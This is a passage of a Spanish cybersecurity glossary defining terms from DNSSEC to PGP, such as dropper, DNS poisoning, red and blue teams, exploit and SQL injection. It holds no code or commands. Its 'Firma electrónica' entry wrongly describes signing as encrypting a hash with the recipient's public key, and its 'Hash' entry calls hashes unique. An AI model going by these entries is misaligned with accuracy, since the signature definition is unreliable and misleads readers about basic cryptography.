Acrónimo en inglés de *Domain Name System Security Extensions*; en español, extensiones de seguridad del sistema de nombres de dominio. Consiste en un conjunto de extensiones y especificaciones que añaden una capa de seguridad adicional al protocolo DNS, permitiendo comprobar la integridad y autenticidad de los datos. Gracias a estas extensiones de seguridad se pueden prevenir ataques de suplantación y falsificación.

2.4.20. Doble factor de autenticación

Definición:
Esquema de autenticación básica a la que se añade otro factor como puede ser un código enviado a un móvil, huella dactilar, sistema OTP, etc., más seguro que la autenticación simple.

2.4.21. Downloader

Definición:
Véase: *Dropper*

2.4.22. Dropper

Definición:
Es un fichero ejecutable cuya función es instalar *malware* en el equipo donde se ejecuta. El *malware* puede estar contenido en el programa, aunque lo normal es que lo descargue desde Internet.

2.5. E

2.5.1. e-administración

Definición:
Véase: Administración electrónica

2.5.2. Envenenamiento del DNS

Definición:
Se trata de una actividad maliciosa en la que un ciberatacante trata de obtener el control de un servidor de nombres de dominio de Internet (las máquinas que dirigen el tráfico en la red). En ocasiones se limita tan solo al rúter. Una vez obtenido el control del servidor, las peticiones que le llegan son dirigidas a otros sitios no legítimos colocados por el ciberatacante. Estos sitios están generalmente enfocados a instalar *malware* o realizar actividades ilícitas como *phishings* (suplantaciones de identidad) de otros sitios para obtener un beneficio económico.

«Equipo azul se emplea en ciberseguridad para designar un **equipo humano** encargado de **detener ataques de intrusión en redes y sistemas del ámbito corporativo** por parte de atacantes reales»

2.5.3. Equipo azul

Definición:
Término empleado en ciberseguridad (proveniente del ámbito militar) para designar un equipo humano encargado de detener ataques de intrusión en redes y sistemas del ámbito corporativo por parte de atacantes reales. Su misión es corregir las vulnerabilidades o deficiencias detectadas por un equipo rojo, el cual realiza simulaciones de ataques controlados, así como detener posibles ataques reales. Este tipo de equipos están exclusivamente especializados en monitorizar y reforzar la seguridad de la empresa.

Sinónimo: *Blue Team*

2.5.4. Equipo rojo

Definición:
Término empleado en ciberseguridad (proveniente del ámbito militar) para designar un equipo humano encargado de realizar pruebas de intrusión en redes y sistemas del ámbito corporativo con el fin de evaluar la ciberseguridad de la empresa y detectar vulnerabilidades. Se trata en realidad de una simulación de ataques controlados sin causar daño, en el que las deficiencias detectadas se reportan al equipo azul, encargado de subsanarlas. Su objetivo es detectar las deficiencias antes de que sean explotadas por atacantes reales.

Sinónimo: *Red Team*

2.5.5. Escalada de privilegios

Definición:
Situación que se produce cuando un ciberatacante explota una vulnerabilidad o fallo de una aplicación o sistema, logrando con ello permisos de acceso más amplios de los que inicialmente debería tener. Estos permisos le permiten acceder a ciertas areas reservadas en las que se podría almacenar información sensible susceptible de ser robada.

Sinónimo: Elevación de privilegios

2.5.6. Escaneo de puertos

Definición:
Técnica intrusiva en la que los atacantes buscan de manera activa los puertos y servicios que pudieran estar a la escucha, en busca de recopilar infrormación de la víctima con la finalidad de intentar encontrar vulnerabilidades que explotar en la fase de ataque. Este tipo de técnica también es denominada *fingerprinting*.

2.5.7. Escaneo de vulnerabilidades

Definición:
Actividad en la que se buscan vulnerabilidades en redes y sistemas, mediante diferentes técnicas y aplicaciones especializadas, con el fin de identificarlas y subsanarlas para evitar que sean utilizadas por los ciberdelincuentes en su beneficio. El escaneo se centra en las aplicaciones, puertos y servicios desplegados en una empresa.

2.5.8. Esteganografía

Definición:
Técnica que consiste en ocultar un mensaje dentro de un archivo aparentemente normal denominado portador, como puede ser una imagen, escondiendo su existencia para que no sea detectado.

2.5.9. Exploit

Definición:
Secuencia de comandos utilizados para, aprovechándose de un fallo o vulnerabilidad en un sistema, provocar un comportamiento no deseado o imprevisto. Mediante la ejecución de *exploit* se suele perseguir:

- el acceso a un sistema de forma ilegítima
- obtención de permisos de administración en un sistema ya accedido
- un ataque de denegación de servicio a un sistema

2.6. F

2.6.1. Falso negativo

Definición:
Error que se produce al realizar un análisis del sistema mediante un *software* antivirus que detecta un archivo libre de virus cuando realmente está infectado.

2.6.2. Falso positivo

Definición:
Error que se produce al realizar un análisis del sistema mediante un *software* antivirus que detecta un archivo como infectado cuando realmente está libre de virus.

2.6.3. Fichero ejecutable

Definición:
Archivo diseñado para inicializar un programa (instalación, ejecución, etc.) debido a que en su interior están las instrucciones precisas para poder ejecutar un *software* determinado.

2.6.4. Filtrado de paquetes

Definición:
Mecanismo de un cortafuegos que permite controlar el acceso a una red interna a través del análisis de tráfico de paquetes tanto entrantes como salientes, teniendo en cuenta una serie de parámetros (dirección IP de origen y de destino, protocolo, etc.), así como su inclusión en una lista negra de IPs.

2.6.5. Fingerprint

Definición:
Véase: Huella digital

2.6.6. Fingerprinting

Definición:
Método de recopilación de información de un dispositivo, persona u organización con el fin de facilitar su identificación. Para lograrlo se usan lenguajes de *scripting* del lado cliente que permiten recopilar información sobre el usuario o dispositivo seleccionado, como pueden ser tipo y versión del navegador y sistema operativo, resolución de la pantalla, *plugins*, micrófono, cámara, etc. Además de recopilar información sobre los hábitos y gustos sin que los usuarios lo sepan, también puede ser utilizado por ciberdelincuentes para descubrir qué módulos de *software* (versión específica del navegador, *plugins*, etc.) instalados en un dispositivo específico y ser vulnerados mediante el uso de *exploits*.

Sinónimo: Reconocimiento, recopilación de información

2.6.7. Firma antivirus

Definición:
Entrada en la base de datos del antivirus, también conocido como diccionario, que sirve como forma de identificación de un tipo de *malware* en concreto.

«La **firma electrónica** se define como el conjunto de datos electrónicos que acompañan o que están asociados a un documento electrónico»

2.6.8. Firma electrónica

Definición:
La firma electrónica (o digital) se define como el conjunto de datos electrónicos que acompañan o que están asociados a un documento electrónico. Esta firma se basa en la Ley 59/2003, de 19 de Diciembre, donde se indica que la «firma electrónica» reconocida debe cumplir las siguientes propiedades o requisitos:

- identificar al firmante
- verificar la integridad del documento firmado
- garantizar el no repudio en el origen
- contar con la participación de un tercero de confianza
- estar basada en un certificado electrónico reconocido
- debe de ser generada con un dispositivo seguro de creación de firma

Una firma electrónica de un documento se consigue calculando el valor «*hash*» del documento y adjuntándolo al final del mismo, para a continuación cifrarlo con la clave pública de la persona a la que enviaremos el documento.

De esta manera nadie pueda leerlo más que el receptor.

Sinónimo: Firma digital

2.6.9. Firmware

Definición:
Tipo de *software* que permite proporcionar un control a bajo nivel de un dispositivo o componente electrónico, siendo capaz de proveer un entorno de operación para las funciones más complejas del componente o comportándose como sistema operativo interno en armonía con otros dispositivos o componentes.

2.6.10. Footprint

Definición:
Término empleado en ciberseguridad para referirse a la recolección de información de un sistema, susceptible de ser empleada en un ciberataque. Dicha información se suele encontrar disponible generalmente en canales de acceso público, como buscadores de Internet. El *footprint* es el rastro dejado por el concepto que se pretende investigar y que define en mayor o menor medida un sistema, red o empresa.

«La fuga de datos es la **pérdida de la confidencialidad de la información privada** de una persona o empresa»

2.6.11. Fraude del CEO

Definición:
Ataque de ingeniería social, variante del *spear phishing*, que se caracteriza porque el fraude está dirigido a miembros concretos de la organización, principalmente ejecutivos de alto nivel, con el objeto de obtener sus claves, contraseñas y todo tipo de información confidencial que permita a los atacantes el acceso y control de los sistemas de información de la empresa. La forma en que se comete el ataque bajo esta figura es muy similar a la de los ataques de *phishing*. Se procede mediante el envío de correos electrónicos falsos que contienen enlaces a sitios web fraudulentos, con la diferencia de que en el caso de *phishing* el afectado no es necesariamente un directivo o alto cargo de la organización.

Sinónimo: *Whaling*

2.6.12. FTP

Definición:
Por FTP (del acrónimo inglés *File Transfer Protocol*) se hace referencia a un servicio de transferencia de ficheros a través de una red, así como a los servidores que permiten prestar este servicio.

Mediante este servicio, desde un equipo cliente se puede conectar a un servidor para descargar archivos desde él o para enviarle archivos, independientemente del sistema operativo utilizado en cada equipo.

2.6.13. Fuga de datos

Definición:
La fuga de datos o fuga de información es la pérdida de la confidencialidad de la información privada de una persona o empresa. Información que, a priori, no debería ser conocida más que por un grupo de personas, en el ámbito de una organización, área o actividad, y que termina siendo visible o accesible para otros.

Sinónimo: Fuga de información

2.6.14. Fuga de información

Definición:
Proceso por el cual se produce una fuga de la información almacenada en una red interna o en dispositivos físicos provocada por un atacante malintencionado y que es volcada o publicada en Internet para su libre consulta por parte de terceros sin autorización.

«El gestor de contraseñas permite tener diferentes contraseñas por cada sitio para **incrementar así la seguridad**»

2.7. G

2.7.1. Gestión de incidentes

Definición:
Listado de procedimientos previamente documentados sobre los pasos a seguir en caso de detectar una amenaza de ciberseguridad en la empresa. La gestión de incidentes está orientada a mitigar en el menor tiempo posible un incidente de seguridad identificándolo y asignando el personal que dará respuesta al mismo dentro de unos parámetros predefinidos.

2.7.2. Gestor de contraseñas

Definición:
Programa o aplicación que se puede integrar en los principales navegadores y que permite generar contraseñas robustas y almacenarlas cifradas junto con los nombres de usuario para diferentes sitios web y aplicaciones, con la facilidad de tener que recordar solo la contraseña de acceso al gestor. Esto permite tener diferentes contraseñas por cada sitio para incrementar así la seguridad. Algunos de ellos ofrecen además servicios adicionales, como el autocompletado de datos personales, servicios en la nube y autenticación de doble factor para acceder a las contraseñas almacenadas.

2.7.3. GNU *Privacy Guard*

Definición:
Implementación completa y gratuita del estándar *OpenPGP* que permite cifrar y firmar los datos y comunicaciones a través de un sistema de gestión de claves versátil, junto con módulos de acceso para todo tipo de directorios de claves públicas. Gracias a esta versatilidad es posible su uso e integración en otras aplicaciones.

2.7.4. Gusano

Definición:
Es un programa malicioso (o *malware*) que tiene como característica principal su alto grado de «dispersabilidad», es decir, lo rápidamente que se propaga.

Mientras que los troyanos dependen de que un usuario acceda a una web maliciosa o ejecute un fichero infectado, los gusanos realizan copias de sí mismos, infectan a otros ordenadores y se propagan automáticamente en una red independientemente de la acción humana.

«Persona con grandes conocimientos en el manejo de las tecnologías de la información que **investiga un sistema informático** para reportar fallos de seguridad y desarrollar técnicas que previenen accesos no autorizados»

Su fin es replicarse a nuevos sistemas para infectarlos y seguir replicándose a otros equipos informáticos, aprovechándose de todo tipo de medios como el correo electrónico, IRC, FTP, correo electrónico, P2P y otros protocolos específicos o ampliamente utilizados.

Sinónimo: *Worm*

2.8. H

2.8.1. Hacker

Definición:
Persona con grandes conocimientos en el manejo de las tecnologías de la información que investiga un sistema informático para reportar fallos de seguridad y desarrollar técnicas que previenen accesos no autorizados.

2.8.2. Hacktivista

Definición:
Ciberdelincuente que haciendo uso de sus conocimientos en materia informática y herramientas digitales los usa para promover su ideología política. Entre las acciones que realizan destacan las modificaciones de webs (*defacement*), redirecciones, ataques de denegación de servicio (DoS), robo de información privilegiada o parodias de sitios web, entre otras. Estos actos son llevados a cabo por estas personas bajo la premisa de potenciar otros actos como la desobediencia civil con el fin último de lograr sus propósitos políticos.

2.8.3. Hardening

Definición:
Véase: Bastionado

2.8.4. Hash

Definición:
Operación criptográfica que genera identificadores alfanuméricos, únicos e irrepetibles a partir de los datos introducidos inicialmente en la función. Los *hashes* son una pieza clave para certificar la autenticidad de los datos, almacenar de forma segura contraseñas o firmar documentos electrónicos, entre otras acciones.

Sinónimo: Función resumen

«HTTP son las siglas en inglés de Protocolo de Transferencia de Hipertexto. **Se trata del protocolo más utilizado para la navegación web**»

2.8.5. Heartbleed

Definición:
Vulnerabilidad descubierta que afecta a la librería OpenSSL y que compromete la información protegida por los métodos de cifrado SSL/TLS al permitir que cualquiera que esté observando el tráfico (conexiones VPN, servicios HTTPS o servicios de correo) entre sistemas protegidos por la versión de OpenSSL afectada, pueda leer el contenido de la información transmitida, al estar comprometidas las claves de seguridad secretas que se usan para cifrar el tráfico de los usuarios, los nombres de usuarios, las contraseñas y el contenido que se transmite.

2.8.6. Hoax

Definición:
véase: Bulo

2.8.7. Honeypot

Definición:
Herramienta de seguridad instalada en una red o sistema informático que permite, ante un ataque informático por parte de terceros, poder detectarlo y obtener información tanto del ataque como del atacante.

Sinónimo: Señuelo

2.8.8. HTTP

Definición:
HTTP son las siglas en inglés de Protocolo de Transferencia de Hipertexto. Se trata del protocolo más utilizado para la navegación web. Se trata de un protocolo que sigue un esquema petición-respuesta. El navegador realiza peticiones de los recursos que necesita (la web, las imágenes, los videos...) y el servidor se los envía si dispone de ellos. A cada pieza de información transmitida se la identifica mediante un identificador llamado URL (del inglés *Uniform Resource Locator).*

La información enviada mediante HTTP se envía en texto claro, lo que quiere decir que cualquiera que intercepte el tráfico de red puede leer lo que se está enviando y recibiendo. Por esta razón se desarrolló el protocolo HTTPS, en el que la información es cifrada antes de ser enviada por la red.

2.8.9. HTTPS

Definición:
Protocolo seguro de transferencia de hipertexto, más conocido por sus siglas HTTPS, del inglés *Hypertext Transfer Protocol Secure*, es un protocolo de red basado en el protocolo HTTP, destinado a la transferencia segura de datos de hipertexto. Dicho en otras palabras, es la versión segura de HTTP.
En HTTPS el tráfico HTTP es cifrado mediante un algoritmo de cifrado simétrico cuya clave ha sido previamente intercambiada entre el navegador y el servidor. Es utilizado por cualquier tipo de servicio que requiera el envío de datos personales o contraseñas, entidades bancarias, tiendas en línea, pago seguro, etc.

2.8.10. Huella digital

Definición:
Mecanismo cuyo propósito principal es combatir la piratería digital y defender los derechos de autor mediante la introducción de una serie de bits o datos aleatorios imperceptibles que permiten detectar si la copia es legítima o no.

2.9. I

2.9.1. ICMP *Tunneling*

Definición:
Un túnel ICMP funciona inyectando datos arbitrarios en un paquete de eco enviado a un dispositivo remoto. La respuesta sigue el mismo patrón, inyectando una respuesta en otro paquete ICMP y enviándola de regreso. La tunelización ICMP se puede utilizar para evitar las reglas de los *firewalls* mediante la ofuscación del tráfico real para llevar a cabo diferentes tipos de ataque como fugas de información.

2.9.2. Identificación

Definición:
Acción mediante la cual le decimos a otra persona o sistema quiénes somos.

2.9.3. IDS

Definición:
Un sistema de detección de intrusos (o IDS de sus siglas en inglés *Intrusion Detection System*) es una aplicación usada para detectar accesos no autorizados a un ordenador o a una red.

Estos accesos pueden ser ataques realizados por usuarios malintencionados con conocimientos de seguridad o usando herramientas automáticas. A diferencia de los IPS, estos sistemas sólo detectan intentos de acceso y no tratan de prevenir su ocurrencia.

2.9.4. Impacto

Definición:
Medida del efecto que produce un incidente, desastre, problema o cambio en los niveles de servicio de una empresa y cómo se ven afectados en el caso de que se materialice dicha amenaza.

2.9.5. Incidente de seguridad

Definición:
Cualquier suceso que afecte a la confidencialidad, integridad o disponibilidad de los activos de información de la empresa, por ejemplo: acceso o intento de acceso a los sistemas, uso, divulgación, modificación o destrucción no autorizada de información.

2.9.6. Indicadores de compromiso

Definición:
Los indicadores de compromiso o *Indicators of Compromise* (IOCs) hacen referencia a una tecnología estandarizada que consiste en definir las características técnicas de una amenaza por medio de las evidencias existentes en un equipo comprometido; es decir, se identifican diferentes acciones como ficheros creados, entradas de registro modificadas, procesos o servicios nuevos, etc.; de manera que puedan servir para identificar otros ordenadores afectados por la misma amenaza o prevenirlos de la misma.

Sinónimo: IOC

2.9.7. Información sensible

Definición:
Nombre que recibe la información privada y que debe protegerse del acceso de personas no autorizadas sin importar el soporte en el que se encuentre o transmita.

2.9.8. Informática forense

Definición:
La informática forense consiste en un proceso de investigación de los sistemas de información para detectar toda evidencia que pueda ser presentada como prueba fehaciente en un procedimiento judicial.

Para esta investigación se hace necesaria la aplicación de técnicas científicas y analíticas especializadas que permitan identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal. Entre las técnicas mencionadas se incluyen reconstruir el sistema informático, examinar datos residuales y explicar las características técnicas del uso aplicado a los datos y bienes informáticos.

Su implementación debe llevarse a cabo considerando lo dispuesto por la normativa legal aplicable, a efectos de no vulnerar los derechos de protección de datos y de intimidad de terceros.

Los principales objetivos de la informática forense son:

- Utilización de técnicas que garanticen la seguridad de la información corporativa, como medida preventiva.
- Reunir las evidencias electrónicas como medio probatorio para detectar el origen de un ataque.
- Garantizar los requerimientos técnicos y jurídicos de los sistemas de seguridad de la información.

Sinónimo: Análisis forense digital

2.9.9. Infraestructura crítica

Definición:
Activos de carácter esencial e indispensable cuyo funcionamiento es imprescindible y no permite soluciones alternativas, por lo que su perturbación o destrucción tendría un grave impacto sobre los servicios esenciales. La proteccion de estas infraestructuras se rige en base a una serie de medidas establecidas por la "Ley 8/2011, de 28 de abril"

2.9.10. Infraestructura de clave pública

Definición:
También conocido por las siglas PKI (del inglés *Public Key Infrastructure*), una infraestructura de clave pública es un conjunto de elemento *Hardware*, *Software*, políticas y procedimientos de actuación encaminados a la ejecución con garantías de operaciones de cifrado y criptografía, tales la firma, el sellado temporal o el no repudio de transacciones electrónicas.

Sinónimo: PKI

2.9.11. Ingeniería inversa

Definición:
Proceso mediante el cual se obtiene la información o el diseño de un producto con el propósito de determinar el proceso de fabricación o creación de sus componentes y de qué manera interactúan entre sí hasta lograr el producto final. Aplicado al *software*, la ingeniería inversa es la actividad que se ocupa de descubrir cómo funciona un programa, función o característica, de cuyo código fuente no se dispone, hasta generar código propio que cumpla las mismas funciones.

Sinónimo: Desensamblaje

2.9.12. Ingeniería social

Definición:
Conjunto de técnicas que los delincuentes usan para engañar a los usuarios de sistemas/servicios TIC para que les faciliten datos que les aporten valor, ya sean credenciales, información sobre los sistemas, servicios instalados etc.

2.9.13. Insider

Definición:
Persona perteneciente a una organización o empresa que divulga información sensible sobre dicha empresa de forma intencionada.

2.9.14. Integridad

Definición:
La Integridad es la propiedad de la información, por la que se garantiza la exactitud de los datos transportados o almacenados, asegurando que no se ha producido su alteración, pérdida o destrucción, ya sea de forma accidental o intencionada, por errores de *software* o *hardware* o por condiciones medioambientales. La integridad, la disponibilidad y la confidencialidad constituyen las dimensiones claves en la seguridad de la información, ya que de un lado, se pretende evitar los accesos no autorizados a los datos, y de otro, se garantiza la no alteración de los mismos.

2.9.15. Intranet

Definición:
Red de comunicación interna de una organización que usa la tecnología del protocolo de Internet para compartir información, dispositivos o *software*.

2.9.16. Intrusión

Definición:
Acción provocada por un atacante o usuario malintencionado, que se aprovecha de una vulnerabilidad en el sistema para conseguir acceder a un área o dispositivo sin autorización con el objetivo de realizar actividades ilegítimas.

2.9.17. Inundación ICMP

Definición:
Ataque de denegación de servicio que consiste en enviar de forma continua un gran número de paquetes ICMP de gran tamaño, provocando una sobrecarga en la red en la que se encuentra el objetivo del ataque al no poder procesar correctamente el servidor todas las peticiones que recibe.

2.9.18. Inundación IP

Definición:
Ataque de denegación de servicio que consiste en enviar de forma continua un elevado número de paquetes IP, provocando la saturación y bloqueo del equipo sistema objetivo del ataque.

2.9.19. Inyección de código

Definición:
Proceso mediante el cual se introduce en un determinado *software* una serie de instrucciones que no formaban parte de la composición original del código de dicho programa o aplicación, pudiendo provocar comportamientos anómalos para los que no fue diseñado en el origen.

2.9.20. Inyección SQL

Definición:
Es un tipo de ataque que se aprovecha de una vulnerabilidad en la validación de los contenidos introducidos en un formulario web y que puede permitir la obtención de forma ilegítima de los datos almacenados en la base de datos del sitio web, entre ellos las credenciales de acceso.

Sinónimo: SQL *Injection*

2.9.21. IoT

Definición:
Abreviación del término en inglés *Internet of Things*; en español, Internet de las cosas, es un concepto que se refiere a la interconexión digital de objetos cotidianos, como relojes, cámaras de grabación, electrodomésticos, etc. mediante Internet.

2.9.22. IPS

Definición:
Siglas de *Intrusion Prevention System* (sistema de prevención de intrusiones). Es un *software* que se utiliza para proteger a los sistemas de ataques y abusos. La tecnología de prevención de intrusos puede ser considerada como una extensión de los sistemas de detección de intrusos (IDS), pero en realidad es una tecnología más cercana a los cortafuegos.

2.9.23. IPsec

Definición:
Conjunto de protocolos cuyo propósito principal es asegurar las comunicaciones que se realizan a través del Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP que se envía o recibe.

2.10. J

2.10.1. Jailbreak

Definición:
Se trata del proceso con el que conseguimos eliminar las limitaciones de seguridad impuestas por Apple en un dispositivo con iOS. Una vez "liberado", podemos, por ejemplo, instalar aplicaciones de terceros que no estén en AppStore.

«*Keylogger* es un **tipo de *spyware*** que se encarga de **monitorizar toda la actividad realizada con el teclado** para luego enviarla al ciberdelincuente»

2.11. K

2.11.1. Kerberos

Definición:
Protocolo de autenticación de red creado por el Instituto Protocolo de autenticación de red creado por el Instituto Tecnológico de Massachusetts (MIT), diseñado para proveer una autenticación fuerte para las aplicaciones cliente/servidor mediante el uso de la criptografía de clave secreta.

2.11.2. Keylogger

Definición:
Es un tipo de *spyware* que se encarga de monitorizar toda la actividad realizada con el teclado (teclas que se pulsan) para luego enviarla al ciberdelincuente.

2.12. L

2.12.1. LAN

Definición:
Una LAN (del inglés *Local Area Network*) o Red de Área Local es una red informática de pequeña amplitud geográfica, que suele limitarse a espacios como una oficina, una vivienda o un edificio. Una Red de Área Local permite interconectar distintos dispositivos todo tipo, ordenadores, impresoras, servidores, discos duros externos, etc.

Las Redes de Área Local pueden ser cableadas o no cableadas, también conocidas como redes inalámbricas. Por término general las redes cableadas son más rápidas y seguras, pero impiden la movilidad de los dispositivas.

Sinónimo: Red de Área Local

2.12.2. LDAP

Definición:
Protocolo a nivel de aplicación que permite el acceso centralizado, una vez se ha autenticado el usuario a través de sus credenciales, a un servicio de directorio ordenado y distribuido que contiene información sobre el entorno de red.

«El *login* es un **mecanismo de acceso a un sistema o servicio** a través de la identificación mediante **credenciales de usuario**»

2.12.3. Lista blanca

Definición:
Lista de direcciones IP o de correo electrónico a los que se pueden enviar mensajes o correos a cuentas del dominio, evitando que sean etiquetadas como *spam* o correo basura.

Sinónimo: Lista de permitidos

2.12.4. Lista negra

Definición:
Lista de direcciones IP o de correo electrónico a los que se bloquea el envío de mensajes a cuentas del dominio, siendo etiquetados como correo basura o *spam* y enviados a la papelera.

Sinónimo: Lista de bloqueados

2.12.5. Log

Definición:
Registros de eventos de la actividad de los usuarios y de los procesos asociados a dicha actividad, como pueden ser el inicio/salida de sesión, tiempo de actividad o conexiones, entre otros. Esta información ayuda a detectar fallos de rendimiento, mal funcionamiento, errores e intrusiones que permiten generar alertas en tiempo real gracias a los datos proporcionados a los sistemas de monitorización.

2.12.6. Login

Definición:
Mecanismo de acceso a un sistema o servicio a través de la identificación mediante credenciales del usuario.

2.12.7. LOPDGDD

Definición:
Acrónimo de Ley Orgánica de Protección de Datos Personales y Garantía de los Derechos Digitales, ley española en la que se transpone el reglamento europeo de Protección de datos o RGPD, mediante la cual se regula el tratamiento de los datos de carácter personal, garantizando a los usuarios un mayor control sobre el uso que se hace de los datos por parte de empresas u organismos oficiales, entre otros.

«El *malware* tiene como objetivo dañar o **infiltrarse sin el consentimiento de su propietario** en un sistema de información»

2.12.8. LSSI-CE

Definición:
Acrónimo de Ley de Servicios de la Sociedad de la Información y de Comercio Electrónico, ley que regula en España los aspectos jurídicos de las actividades de comercio electrónico, contratación en línea, información y publicidad y servicios de intermediación, y que debe cumplir una empresa o persona desde el momento en el que la actividad en Internet reporte cualquier tipo de beneficio económico o lucrativo al prestador del servicio, ya sea a través de una página web, tienda en línea o *blog*.

2.13. M

2.13.1. Malvertising

Definición:
Véase: *Adware*

2.13.2. Malware

Definición:
Es un tipo de *software* que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información. Palabra que nace de la unión de los términos en inglés de *software* malintencionado: *malicious software*.

Dentro de esta definición tiene cabida un amplio elenco de programas maliciosos: virus, gusanos, troyanos, *backdoors*, *spyware*, etc. La nota común a todos estos programas es su carácter dañino o lesivo.

Sinónimo: *Software* malicioso

2.13.3. MAM

Definición:
Acrónimo en inglés de *Mobile Application Management*; en español, gestión de aplicaciones móviles. Consiste en una implementación del *software* y los servicios responsables de proveer y controlar el acceso a aplicaciones móviles desarrolladas en entornos empresariales, tanto en los dispositivos corporativos como en los personales, siguiendo la filosofía BYOD. Esta implementación proporciona controles a nivel de aplicación que permiten a los administradores gestionar y proteger los datos de la aplicación, así como controlar el dispositivo mediante la instalación de un agente de servicio.

2.13.4. Man-in-the-Middle

Definición:
Se produce cuando una comunicación es espiada entre el emisor y el receptor del mensaje. En algunos casos la información se modifica mediante la inyección de paquetes con algún fin malicioso.

Sinónimo: Hombre en medio

2.13.5. MDM

Definición:
Acrónimo en inglés de *Mobile Device Management*; en español, gestión de dispositivos móviles, consiste en la implementación que permite administrar de forma combinada y escalable, teniendo en cuenta las políticas corporativas e infraestructura de la organización, las aplicaciones y configuraciones de los dispositivos de los empleados, con el propósito de aumentar la compatibilidad, la seguridad y la funcionalidad corporativa de los dispositivos usados en la infraestructura, simplificando su gestión por parte de los administradores de la misma.

2.13.6. Medio de propagación

Definición:
Vías de entrada en los sistemas digitales (puertos, correo electrónico, unidades extraíbles, etc.) a través de las cuales se transmite una infección o se propaga un ataque.

2.13.7. Metadatos

Definición:
Los metadatos son el conjunto de datos relacionados con un documento y que recogen información fundamentalmente descriptiva del mismo, así como información de administración y gestión. Los metadatos es una información que enriquece el documento al que está asociado.

A modo de ejemplo, se podría considerar como una analogía al uso de índices que se emplean en una biblioteca, donde gracias a datos del tipo: autor, títulos, etcétera, se nos permite localizar un libro en concreto.

Otro ejemplo de uso es mejorar las consultas en los buscadores consiguiendo una mayor exactitud y precisión en los resultados.

2.13.8. Mínimo privilegio

Definición:
Estrategia de seguridad basada en la idea de conceder únicamente aquellos permisos estrictamente necesarios para el desempeño de una determinada actividad.

2.13.9. Mitigación

Definición:
Reducción o atenuación de los daños potenciales sobre los sistemas, aplicaciones y dispositivos causados por un evento, como una vulnerablidad o ataque.

2.14. N

2.14.1. NGFW

Definición:
Término proveniente del inglés *New Generation Firewall*, es un cortafuegos de nueva generación, llamado así por estar formado por diferentes elementos, cada uno de los cuales ofrecerá una característica distinta, lo que permite una mejor capacidad de procesamiento, y ante la caída de uno de los servicios, el resto puede seguir funcionando con normalidad. Por el contrario, la adquisición de estos dispositivos y sus respetivas licencias conlleva un coste más elevado que la obtención de un UTM.

2.14.2. No repudio

Definición:
El no repudio en el envío de información a través de las redes es capacidad de demostrar la identidad del emisor de esa información. El objetivo que se pretende es certificar que los datos, o la información, provienen realmente de la fuente que dice ser.

El problema del control de autenticidad dentro de los sistemas de información a través de la Red, en relación tanto de la identidad del sujeto como del contenido de los datos, puede ser resuelto mediante la utilización de la firma electrónica (o digital).

Sinónimo: Autenticidad

2.15. O

2.15.1. Ofuscar

Definición:
Acción o acto deliberado para ocultar o encubrir el mensaje de una comunicación o el código de una aplicación mediante un cambio no destructivo que provoca que sea confusa y complicada de interpretar. De esta forma, se dificulta o impide la aplicación de ingeniería inversa.

2.15.2. OTP (*One-Time Password*)

Definición:
Véase: Contraseña de un sólo uso

2.16. P

2.16.1. P2P

Definición:
P2P (del inglés *Peer-to-Peer*) es un modelo de comunicaciones entre sistemas o servicios en el cual todos los nodos/extremos son iguales, tienen las mismas capacidades y cualquiera de ellas puede iniciar la comunicación.

Se trata de un modelo opuesto al cliente/servidor en donde el servidor se encuentra a la espera de una comunicación por parte del cliente. El modelo P2P se basa en que todos los nodos actúan como servidores y clientes a la vez.

Una red P2P es por tanto una red de sistemas o servicios que utiliza un modelo P2P. Todos los sistemas/servicios conectados entre sí y que se comportan como iguales con un objetivo en común.

Por ejemplo las botnets P2P utilizan este modelo para evitar que haya un servidor central único fácilmente detectable.

Sinónimo: Red P2P

2.16.2. Packet injection

Definición:
Acción mediante la cual alguien intercepta una comunicación, capturando paquetes de información e introduciendo en la comunicación otros nuevos manipulados por el atacante con fines maliciosos.

Sinónimo: Inyección de paquetes

2.16.3. Parche de seguridad

Definición:
Un parche de seguridad es un conjunto de cambios que se aplican a un *software* para corregir errores de seguridad en programas o sistemas operativos. Generalmente los parches de seguridad son desarrollados por el fabricante del *software* tras la detección de una vulnerabilidad en el *software* y pueden instalarse de forma automática o manual por parte del usuario.

Sinónimo: Actualización de seguridad

2.16.4. Pasarela de pago

Definición:
Servicio de pago e intermediación que permite a las tiendas online realizar operaciones de pago con los clientes mediante el intercambio de datos, de forma segura y rápida, entre la entidad bancaria del vendedor y la del comprador.

2.16.5. PCI DSS

Definición:
PCI DSS (del Inglés *Payment Card Industry Data Security Standard*) es, como su nombre indica un Estándar de Seguridad de Datos para la Industria de Tarjetas de Pago.

Este estándar ha sido desarrollado por un comité conformado por las compañías de tarjetas (débito y crédito) más importantes, comité denominado PCI SSC (*Payment Card Industry Security Standards Council*) como una guía que ayude a las organizaciones que procesan, almacenan o transmiten datos de tarjetas (o titulares de tarjeta), a asegurar dichos datos, con el fin de prevenir los fraudes que involucran tarjetas de pago débito y crédito.

2.16.6. Pentest

Definición:
Una prueba de penetración es un ataque a un sistema *software* o *hardware* con el objetivo de encontrar vulnerabilidades. El ataque implica un análisis activo de cualquier vulnerabilidad potencial, configuraciones deficientes o inadecuadas, tanto de *hardware* como de *software*, o deficiencias operativas en las medidas de seguridad.

Este análisis se realiza desde la posición de un atacante potencial y puede implicar la explotación activa de vulnerabilidades de seguridad.

Tras la realización del ataque se presentará una evaluación de seguridad del sistema, indicando todos los problemas de seguridad detectados junto con una propuesta de mitigación o una solución técnica.

La intención de una prueba de penetración es determinar la viabilidad de un ataque y el impacto en el negocio de un ataque exitoso.

Sinónimo: Prueba de penetración

2.16.7. PGP

Definición:
Pretty Good Privacy, más conocido como PGP, es un programa para proteger la información transmitida por internet mediante el uso de criptografía de clave pública, así como facilitar la autenticación de documentos mediante firma electrónica. PGP protege no solo los datos durante su tránsito por la Red, como para proteger archivos almacenados en disco. PGP goza de gran popularidad por su facilidad de uso y por su alto nivel de fiabilidad.

El estándar de Internet OpenPGP, basado en PGP, es uno de los estándares de cifrado de correo electrónico más utilizados.

«El *phishing* es un **tipo de ataque** en el que alguien suplanta a una entidad/servicio mediante un correo electrónico o mensaje instantáneo para **conseguir las credenciales o información de la tarjeta de crédito de un usuario**»

2.16.8. Pharming

Definición:
